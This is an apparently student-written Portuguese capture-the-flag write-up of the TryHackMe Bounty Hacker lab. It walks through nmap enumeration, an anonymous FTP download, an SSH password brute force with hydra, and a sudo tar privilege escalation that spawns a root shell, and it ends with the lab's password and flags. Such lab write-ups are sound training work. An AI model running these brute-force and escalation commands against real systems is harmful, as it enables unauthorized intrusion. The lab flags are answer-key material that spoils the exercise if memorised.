
UnB Departamento de Ciência da Computação

27/09/2026

Segurança Ofensiva

Try Hack Me - Bounty Hacker



Descrição Detalhada Do Ataque

Elaboração Do WriteUp
CTF

Professor: Roberto Vito
Disciplina: Tópicos Avançados Em Computadores

Atacante: Arthur Vieira Sobrinho
Matrícula: 241041984

1. Objetivo

validar o workflow de ataque: Enumeração → Exploração → Escalação de Privilégio.

Colocar em prática tudo que foi passado até o presente momento.

capturar as Flags necessárias para a realização do CTF

1.1 Visão Geral

Parágrafo descrevendo o vetor principal de ataque sem spoiler detalhado. Deve responder: o que é o desafio, qual a superfície de ataque explorada e qual foi o caminho geral até o objetivo.

2.1. Sumário

Página

Capa 1
Informações Gerais 2
N-map 3
Anonymous 4
Arquivos .txt 5
Hydra 6

3.1. Descrição técnica da identificação da vulnerabilidade do vetor de entrada(fiz com base nesses 3 tópicos presentes no pdf **NÃO USEI INTELIGÊNCIA ARTIFICIAL ALGUMA AQUI NESSE WRITE UP)**:

Irei incluir o raciocínio que levou à , os payloads ou scripts utilizados (comentados), exploits públicos utilizados e os outputs que confirmam o acesso. Cada passo deve ser justificado, não apenas listado.

3.2 Reconhecimento

Nesta seção irei apresentar os resultados da enumeração externa: quais portas foram abertas, serviços identificados, versões relevantes, tecnologias detectadas. apresentação dos comandos usados e os trechos de output mais relevantes caso apareçam nesse CTF.

3.3. Escalada de Privilégios:

o processo de enumeração local que revelou (linpeas, sudo -l, capabilities, etc.) e a exploração realizada. Incluir o comando final que comprova o acesso root/SYSTEM.

4.1 Descrição Do Ataque:

• nmap a fim de encontrar os serviços disponíveis para possíveis vulnerabilidades. :

```
nmap 10.66.128.195
```

```
┌──(AlCapone㉿DellG15Arthur)-[/mnt/c/Users/arthu]
└─$ nmap 10.66.128.195
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-29 01:24 -0300
Nmap scan report for 10.66.128.195
Host is up (0.22s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 18.30 seconds
```

• Após rodar o nmap encontramos as portas ftp, ssh e http. A porta de ssh requer usuário e senha, mas a porta ftp é possível rodar um script(sC) na porta (p) 21 no qual irá ajudar a encontrar qual tipo de login é permitido :

```
nmap sudo -sC -p 21 10.66.128.195
```

```
ftp 10.66.128.195
```


```
┌──(AlCapone㉿DellG15Arthur)-[/mnt/c/Users/arthu]
└─$ nmap sudo -sC -p 21 10.66.128.195
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-29 01:41 -0300
Failed to resolve "sudo".
Nmap scan report for 10.66.128.195
Host is up (0.15s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.193.40
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status


Nmap done: 1 IP address (1 host up) scanned in 8.12 seconds
```


• Nele aparece que o login “Anonymous” é permitido. Ao entrar, aparecem presentes dois arquivos: task.txt(usuário? possível e locks.txt(banco de dados de senhas?) possivel também :

Extração dos arquivos task e locks e posterior leitura










Extração do arquivo locks.txt


```
ftp> get locks.txt
```

```
226 Transfer complete.
```



• Nele encontramos que o login “Anonymous” é permitido. Ao entrar , vemos dois arquivos: task.txte locks.txt no qual podem ser úteis para escalação de prívilégio, enumeração ou melhor, para a obtenção de usuário e senha root, mas para isso é necessário quebrar a senha utilizando o comando com hydra tendo como base de dados o arquivo locks.txt no qual o hydra usará para testar as senhas por exaustão


```
hydra -l lin -P /home/AlCapone/Pictures/locks.txt 10.66.128.195 ssh
```




password: RedDr4gonSynd1cat3

- Executando esse comando para logar nesse usuário e analisar quais benefícios esse usuário tem:

```
ssh lin@10.66.128.195
```




- Nele conseguimos acessar o arquivo user.txt e consegui a flag “THM{CR1M3_SyNd1C4T3}” , mas não é autorizado a permissão de acessar como root então usaremos um comando no qual me informa quais comandos eu posso executar como usuário sudo




---


cat user.txt(captura o arquivo)

- vemos qur possamos usar o comando tar, ou seja, através dele precisei fazer um escalonamento de privilégio



- Recorrendo ao GTF0BINS para auxiliar com o provilégio sudo






```
tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

script copiado para ter acesso root

```
lin@ip-10-66-128-195:~/Desktop$ tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=
/bin/sh
tar: Removing leading `/' from member names
$
```


```
$ tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
$ cd /root
/bin/sh: 1: cd: can't cd to /root
$ sudo -l
Matching Defaults entries for lin on ip-10-66-128-195:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on ip-10-66-128-195:
    (root) /bin/tar
$ sudo tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# cd /root
# ls
root.txt  snap
# cat root.txt
THM{80UN7Y_h4cK3r}
#
```

root.txt: THM{80UN7Y_h4cK3r}

4.1 Conclusão:

- O CTF TryHackMe – Bounty Hacker teve como objetivo aplicar a metodologia de Segurança Ofensiva: reconhecimento, exploração e escalação de privilégios.
- A enumeração com Nmap identificou os serviços FTP, SSH e HTTP, sendo explorado o FTP com acesso anônimo.
- Os arquivos obtidos via FTP, especialmente locks.txt, foram utilizados como base para descobrir a senha do usuário lin por tentativa de credenciais via Hydra.
- Após obter acesso SSH e capturar a user flag, a enumeração de privilégios sudo revelou a possibilidade de executar o tar, permitindo uma escalação para root através de uma técnica do GTFObins.
- Com privilégios administrativos, foi possível acessar /root/root.txt e capturar a root flag, concluindo a cadeia de exploração do CTF.



2.1. Referências

Material de apoio utilizado para a realização do CTF.

- https://www.youtube.com/watch?v=UmSjX2fTxLg
- https://youtu.be/b1rJ9l_s1Wo?si=OQxMf_deyxnyxLdE
- https://youtu.be/Ambnta0RZcc?si=6xbDprfeboFaA4GL
- https://youtu.be/QOhsQQlKOSs?si=J90BnrvEl-3Aptn9
- https://youtu.be/TJ8PxOuZJK8?si=Z8NNFw6UlCvUBgBg